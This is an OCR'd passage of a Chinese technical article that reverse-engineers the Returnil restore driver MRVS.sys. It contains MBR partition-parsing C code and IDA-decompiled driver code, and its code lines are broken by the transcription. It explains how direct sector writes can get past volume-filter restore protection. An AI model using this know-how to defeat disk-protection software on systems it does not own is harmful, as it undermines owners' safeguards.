


图 4

直接利用 CreateFile 打开磁盘或者分区的符号链接来进行直接扇区读/写，例如，WinHex 软件就是直接读/写扇区的（这里扩展一下，WinHex 就是用这种方式来读/写磁盘上的数据，它自己直接操作磁盘上扇区的数据来解析文件，从而绕过了 Windows 自带的文件系统），采取与前面一样的跟踪调试方式对磁盘类驱动的分发例程下内存断点进行访问，发现第二种方式没有经过文件系统驱动，由于卷过滤驱动是在文件系统驱动的基础之上形成的概念，因此这里的读/写操作的 IRP 也不经过磁盘卷驱动而是通过 Windows 本身内置的 Raw 文件系统驱动直接发向磁盘分区管理器驱动。Raw 文件系统代表无格式的文件系统，它不假定磁盘分区的扇区具有任何特定的格式，既然没有特定的格式，也就不会有文件这个单元的概念，RAW 文件系统的驱动对象直接由 Windows 内核执行体 Ntoskrnl.exe（单核）来创建，RAW 文件系统把这个卷当做单个文件来执行 I/O 操作，因此如果一个卷的文件系统格式是 RAW，那么该卷上不会存在可以提供给用户的可见视图文件，但是 RAW 格式的卷却仍然可以被操作系统提供的磁盘管理工具所读/

写。在 Windbg 中跟踪自己的编写工具 Passthough.exe（2011 年 11 期中放出来的工具）直接写入磁盘扇区函数，调用过程，如图 5 所示。




图 5

通过上面的分析我们可以知道为什么该还原软件的过滤驱动既做了卷过滤驱动还做了磁盘类过滤驱动；其实还原精灵 6.0 也是采取了与该软件一样的还原方式，只是它还加入了在 MBR 启动时先加载自己的劫持代码，尽量先于启动。这里值得一提的是，目前很多还原软件将过滤驱动插入 PartMgr.sys 与 disk.sys 之间，这种方式最后磁盘读/写都要经过 disk.sys，而且不能采取脱链的方式进行穿透还原攻击，具体可以查看讯闪还原，驱动大牛谭文曾经放出一个开源的还原驱动代码，该代码主要基于微软提供的一个 diskperf 例子进行磁盘还原过滤（随文附上），对于该代码具体的细节就不多说什么了，因为我主要是要对 MRVS.sys 进行逆向分析和代码实现，但是对于谭文的这种开源精神我十分钦佩和欣赏，国内恰恰缺乏的就是这种无私的开源精神，因为一切为了商业利益，现下的公司都在忙着赚钱。

卷驱动与磁盘类驱动的区别就在于，磁盘类驱动是对于整个磁盘而言的，其相对扇区就是磁盘的第一个扇区，也就是我们常说的 MBR 扇区，而卷驱动的相对起始扇区是从 DBR 开始的，也就是操作系统可以通过文件系统访问的第一个扇区，因此我们见到的 C、D、E 等这些对用户可见的分区的起始扇区，所以卷过滤驱动做还原的好处就是不需要程序员再具体考虑要还原哪个分区，缺点是 MBR 相对于 DBR 这段扇区范围无法保护，并且对前面提到的第二种利用 ReadFile、WriteFile 直接绕过卷过滤驱动写入扇区无法拦截，因此 Returnil 影子系统 1.2 中做了两种过滤。

可能读者对上面我的描述还不是十分清楚，那么下面我将直接通过代码来更直观地解析 MBR 来获取磁盘的分区信息（代码随文附上），核心代码如下。

```
    VOID FindPartition()
    {
      HANDLE hDeviceHandle;
      DISK_GEOMETRY pdg;
      DWORD lpbytesReturned;
      BOOL bResult;
      BYTE buff[512];
      PBYTE offset; //偏移量
      ULONG DiskSize;
      BYTE MajorPartitionType[4];
      int i; //主分区的个数<=4
      CHAR PartitionType[10]={0};//分区的类型如:FAT32、
FAT16、NTFS
      CHAR info[255];
      CHAR activeType[4]={0};
      DWORD startAddress;
      DWORD endAddress;
      ULONG PartitionSize;

hDeviceHandle=CreateFileA(hDeviceName,GENERIC_READ
,FILE_SHARE_READ |
FILE_SHARE_WRITE,NULL,OPEN_EXISTING,FILE_ATTR
IBUTE_NORMAL,NULL);
      if (hDeviceHandle!=INVALID_HANDLE_VALUE)
      {
        // 用 IOCTL_DISK_GET_DRIVE_GEOMETRY 取
磁盘参数
   bResult=DeviceIoControl(hDeviceHandle,IOCTL_DISK_
GET_DRIVE_GEOMETRY,NULL,0,&pdg,sizeof(DISK_GEO
METRY),&lpbytesReturned, (LPOVERLAPPED)NULL);
        if (bResult)
        {
        printf("Cylinders = %d\n", pdg.Cylinders.QuadPart);
          printf("MediaType
=%ld\n",(ULONG)pdg.MediaType);
        printf("Tracks per cylinder = %ld\n", (ULONG)
pdg.TracksPerCylinder);
          printf("Sectors per track = %ld\n", (ULONG)
pdg.SectorsPerTrack);
          printf("Bytes per sector = %ld\n", (ULONG)
pdg.BytesPerSector);
          DiskSize = (ULONG)pdg.Cylinders.QuadPart
*pdg.TracksPerCylinder *pdg.SectorsPerTrack *
pdg.BytesPerSector;
          printf("Disk size = %I64d =%d (Mb)\n",
DiskSize,DiskSize/(1024*1024));
        }

SetFilePointer(hDeviceHandle,0,NULL,FILE_BEGIN);

ReadFile(hDeviceHandle,(BYTE*)buff,0x200,&lpbytesReturne
d,NULL);
        printf("分区序号、活动分区、分区类型、起始地址(扇
区)、结束地址(扇区)、分区容量(GB)\n");
        offset=(BYTE*)buff;
        //查找主分区，最大为 4 个
        for(i=0;i<4;i++)
        {
          if (i>0) //如果已经找到第一个主要分区
            offset+=16; //每个主分区项占 16 个字节

MajorPartitionType[i]=*(BYTE*)((CHAR*)offset+0x1C2);

          //分区项如果为 0，则跳过
          if (MajorPartitionType[i]==0x00)
```

```
            continue;
            else if ( MajorPartitionType[i]==0x0F ) //基本扩
展分区，继续往下找
            {
ExPartitionOffset=*(DWORD*)((CHAR*)offset+0x1C6);
FindChildPartition((__int64)ExPartitionOffset,i);
            }else
            {
                switch(MajorPartitionType[i])
                {
                    case 0x06:
strncpy((char*)PartitionType,"FAT16",5);
                        break;
                    case 0x07:
strncpy((char*)PartitionType,"NTFS",4);
                        break;
                    case 0x0B:
                    case 0x0C:
strncpy((char*)PartitionType,"FAT32",5);
                        break;
                    default:
                        strncpy((char*)PartitionType,"其他类型
",10);
                        break;
                }
                if
((*(BYTE*)((CHAR*)offset+0x1BE))==0x80)
                    strncpy((CHAR*)activeType,"是",2);
                else
                    strncpy((CHAR*)activeType,"否",2);
startAddress=*(DWORD*)((CHAR*)offset+0x1C6);
PartitionSize=*(DWORD*)((CHAR*)offset+0x1CA);
                endAddress=startAddress+PartitionSize;
                sprintf(info,"分区%2d %8s  %8s  %12d
%16d
%10.1f\n",i+1,activeType,PartitionType,startAddress,endAddre
ss, (float)PartitionSize/(2*1024*1024) );
                printf("%s",info);
            }
        }
        CloseHandle(hDeviceHandle);
    }
    return ;
}
ULONG FindChildPartition(__int64 relateoffset,int index)
{
    HANDLE handle;
    LARGE_INTEGER li;
    BYTE  buff1[512];
    DWORD lpbytesReturned;
    int i;
    PBYTE offset;
    BYTE MajorPartitionType[2];
    CHAR PartitionType[10]={0};//分区的类型
如:FAT32、FAT16、NTFS
    CHAR info[255];
    CHAR activeType[4]={0};
    DWORD startAddress;
    DWORD endAddress;
    ULONG PartitionSize;
    memset((CHAR*)buff1,0,0x200);
        handle=CreateFileA(hDeviceName,GENERIC_READ,
FILE_SHARE_READ |
FILE_SHARE_WRITE,NULL,OPEN_EXISTING,FILE_ATTR
IBUTE_NORMAL,NULL);
    if (handle!=INVALID_HANDLE_VALUE)
    {
        li.QuadPart=relateoffset*0x200;
li.LowPart=SetFilePointer(handle,li.LowPart,&li.HighPart,FIL
E_BEGIN);
        if (li.QuadPart==INVALID_SET_FILE_POINTER &&
GetLastError())
        return 0;
        ReadFile(handle,(BYTE*)buff1,0x200,&lpbytesReturn
ed,NULL);
        offset=(BYTE*)buff1;
        for (i=0;i<2;i++) //扩展分区只能有两项分区项
        {
            if (i>0)
             offset+=16; //每个主分区项占 16 字节
MajorPartitionType[i]=*(BYTE*)((CHAR*)offset+0x1C2)
;
            if
( (MajorPartitionType[i]==0x05)||( MajorPartitionTy
pe[i]==0x0F )  )//又是扩展分区，递归往下分
            {
relateoffset=*(DWORD*)((CHAR*)offset+0x1C6)+ExParti
tionOffset;
                index=index+i;
FindChildPartition(relateoffset, index);
            }
            else
            {
                switch(MajorPartitionType[i])
                {
                    case 0x06:
                        strncpy((char*)PartitionType,
"FAT16",5);
                        break;
                    case 0x07:
                        strncpy((char*)PartitionType,
"NTFS",4);
                        break;
                    case 0x0B:
                    case 0x0C:
                        strncpy((char*)PartitionType,
"FAT32",5);
                        break;
                    default:
                        strncpy((char*)PartitionType, "其
他类型",10);
                        break;
                }
                if
((*(BYTE*)((CHAR*)offset+0x1BE))==0x80)
                    strncpy((CHAR*)activeType, "是",2);
                else
                    strncpy((CHAR*)activeType, "否",2);
startAddress=(ULONG)relateoffset+*(DWORD*)((CHAR*)o
ffset+0x1C6);
```

```
PartitionSize=*(DWORD*)((CHAR*)offset+0x1CA);
            endAddress=startAddress+PartitionSize;
            sprintf(info,"分区%2d %8s  %8s  %12d
%16d
%10.1f\n",index+1,activeType,PartitionType,startAdd
ress,endAddress,
(float)PartitionSize/(2*1024*1024));
            printf("%s",info);
            if
(*(DWORD*)((CHAR*)offset+0x1D6)==0x00)
            return 0;
        }
      }
      CloseHandle(handle);
    }
    return 0;
  }
```

效果如图 6 所示。




图 6

从上图给出的信息可知，如果我要做 C 盘还原，那么我的起始扇区从磁盘的 63 扇区开始，到结束扇区，卷过滤还原我们就可以减少自我解析这一步。

说了这么多，其实还远远不够，要真正了解 MBR->DBR->MFT 之间的关系，我们要学习的还很多，这里我的体会是，有很多技术都是相互关联的，当我们遇到问题时，再去学习，一个个解决，这样从一个小问题上可以学习到很多，下面我们开始对 MRVS.SYS 进行逆向分析，逆向工程的法宝是 IDA Pro，下面是我通过 IDA5.5 反出的伪 C 代码。

```
  unsigned int __stdcall DriverEntry(PDRIVER_OBJECT
DriverObject, PUNICODE_STRING RegistryPath)
  {
    unsigned int i; // eax@3
    char *v3; // ecx@3
    PDEVICE_OBJECT *AttachedDevice; // esi@9
    PVOID DevExt; // esi@9
    PDEVICE_OBJECT v6; // edx@9
    const char *v8; // [sp-4h] [bp-60h]@8
    const char *v9; // [sp-4h] [bp-60h]@17
    LARGE_INTEGER CurrentTime; // [sp+10h]
[bp-4Ch]@1
    LARGE_INTEGER LocalTime; // [sp+18h] [bp-44h]@1
    UNICODE_STRING TargetDevice; // [sp+20h]
[bp-3Ch]@9
    TIME_FIELDS TimeFields; // [sp+28h] [bp-34h]@1
    char version_info; // [sp+38h] [bp-24h]@1
    char v15; // [sp+58h] [bp-4h]@1
    //这是复制软件版本信息的字符串
    memcpy(&version_info, "Copyright 2006-2007 Returnil
SIA", 0x20u);
    //Ascii 的值'/0'结尾
  v15 = aCopyright20062[32];
  //打印驱动执行入口函数信息
    MSVR_Dbg(0, "DriverEntry \n");
    //查询系统时间
    KeQuerySystemTime(&CurrentTime);
    ExSystemTimeToLocalTime(&CurrentTime,
&LocalTime);
    RtlTimeToTimeFields(&LocalTime, &TimeFields);
    if ( (_WORD)TimeFields.Year == 1999 )          // 判
定使用年份
      DisplayString(&version_info);               // 如
果年份太低，则提示你系统时间太旧
    g_MRVS_DriverObject = DriverObject;            //
全局的还原驱动的驱动对象
    i = 0;
  //初始化 MRVS 驱动对象的分发例程，这里注意如果不
是即插即用，我们一般不需要给 IRP_MJ_PNP 分发例程
    v3 = (char *)DriverObject->MajorFunction;
    do
    {
      if ( i != 22 )
        *(_DWORD *)v3 = DispatchAny;
      ++i;
      v3 += 4;
    }
    while ( i <= 27 );
    DriverObject->MajorFunction[3] = DispatchReadWrite;
    DriverObject->MajorFunction[4] = DispatchReadWrite;
    DriverObject->MajorFunction[14] =
DispatchDeviceControl;
    DriverObject->MajorFunction[22] =
(PDRIVER_DISPATCH)DispatchPower;
    if ( ((int (__thiscall *)(char *, PDRIVER_OBJECT,
unsigned int, _DWORD, signed int, _DWORD, _DWORD,
PDEVICE_OBJECT *))IoCreateDevice)(
           v3,
           DriverObject,
           0x5Cu,
// DeviceExtension 的大小
           0,
           7,
           0,
           0,
           &g_DiskFltvObj) >= 0 )
    {
      MSVR_Dbg(0, "Create Device OK \n");
      g_DiskFltvObj->Flags |= 0x10u;
      DevExt = g_DiskFltvObj->DeviceExtension;
      memset(g_DiskFltvObj->DeviceExtension, 0, 0x5Cu);
      *((_BYTE *)DevExt + 33) = 0;
      *(_DWORD *)DevExt = g_DiskFltvObj;
      v6 = g_DiskFltvObj;
      *((_DWORD *)DevExt + 3) = 0;
      *((_BYTE *)DevExt + 85) = 0;
      *((_DWORD *)DevExt + 1) = v6;
      *((_DWORD *)DevExt + 5) = 8;
      KeInitializeSpinLock((PKSPIN_LOCK)DevExt +
17);// 设置同步事件
      ExInitializeNPagedLookasideList(&g_npageList, 0, 0,
0, 0xC00u, 'Kf', 0);// 初始化一个内存池,用来存放重定向 IRP
```

```
        RtlInitUnicodeString(&TargetDevice,
L"\\Device\\Harddisk0\\Partition0");
        AttachedDevice = (PDEVICE_OBJECT *)((char
*)DevExt + 8);
        if ( IoAttachDevice(g_DiskFltvObj, &TargetDevice,
AttachedDevice) >= 0 )// 将还原设备依附在第一个磁盘类设
备上
        {
          LowerDevice = *AttachedDevice;
          if ( CheckPartition1() >= 0 )                  // 判断
扇区 1 的信息校验是否通过
          {
            if ( !g_WorkMode_Enable_Protected )       // 全
局变量，判断工作状态是否开启保护
              goto LABEL_25;
            // AttachPartationDevice 挂载分区的还原过滤驱
动
            if ( (signed
int)AttachPartationDevice(DriverObject, RegistryPath) < 0 )
            {
              v8 = "Fail to attach to partation!\r\n";
              goto LABEL_22;
            }
            if ( g_WorkMode_Enable_Protected )
              v9 = "Proetct enable\n";
            else
    LABEL_25:
              v9 = "Proetct disable\n";
            MSVR_Dbg(0, v9);

RtlInitUnicodeString((PUNICODE_STRING)&CurrentTime,
L"\\Device\\DISKPROTECTFETCH");

RtlInitUnicodeString((PUNICODE_STRING)&LocalTime,
L"\\DosDevices\\DISKPROTECTFETCH");
            if ( IoCreateDevice(g_MRVS_DriverObject,
0x5Cu, (PUNICODE_STRING)&CurrentTime, 0x22u, 0, 0,
&controldevice) >= 0 )
            {
              controldevice->Flags |= 0x10u;            //
DO_DIRECT_IO = 0x10

IoCreateSymbolicLink((PUNICODE_STRING)&LocalTime,
(PUNICODE_STRING)&CurrentTime);
              MSVR_Dbg(0, "Create CDO Ok \r\n");
              return 0;
            }
            v8 = "Fail to create control device!\r\n";
          }
          else
          {
            v8 = "Fail to load parameter!\r\n";
          }
        }
        else
        {
          v8 = "Fail to attach disk device!\r\n";
        }
      }
      else
      {
        v8 = "Fail to create disk hook device! \n";
      }
    LABEL_22:
      MSVR_Dbg(0, v8);
      return 0xC0000001u;
    }
```

通过以上代码和我给出的注释可以很明显地看出 MRVS 驱动对象总共创建了 3 个驱动设备，它将依附在 PartMgr.sys 上，接着创建卷过滤设备，挂载卷影驱动 Volsnap.sys 之上，这个十分重要，我将在后续篇介绍该驱动的重要内核结构中对它进行重点分析，最后上面两种还原过滤设备创建成功后，创建与应用层通信的驱动设备，其中磁盘类过滤驱动的扩展设备结构的大小与卷过滤设备的扩展结构大小是一样的，其类型都是 FILE_DISK_DEVICE，其中 IoAttachDevice 函数将驱动设备依附在某驱动设备之上，注意几个参数，其中第二个参数是 out 类型。下面我用一个简单的例子来说明一下，因为这个函数会使一些读者很难弄清楚，比如：A->B，A 设备上有 B 设备，C 挂在 A 之上，那么第二个参数的返回值就是 B。最后挂载结果如下：A->B->C，如果 A 上面没有 B，那么第二个输出参数的值就是 A，挂载结果：A->B。卷还原过滤驱动与磁盘类过滤驱动处理分发例程是相同的，至于为什么，这是编写者的巧妙之处，后续中我会继续给大家一一解开，下面还要再说一下 CheckPartition1() 这个函数，这个函数对整个扇区进行一个和的校验，如果不为 0，则认为是非法的，信息已被破坏，不启动还原保护，这里请注意一下，随文已给出了我写的对该分区信息进行校验的 C 代码，请读者自行查看，Windbg 调试得到该校验具体信息的示意图，如图 7 所示。


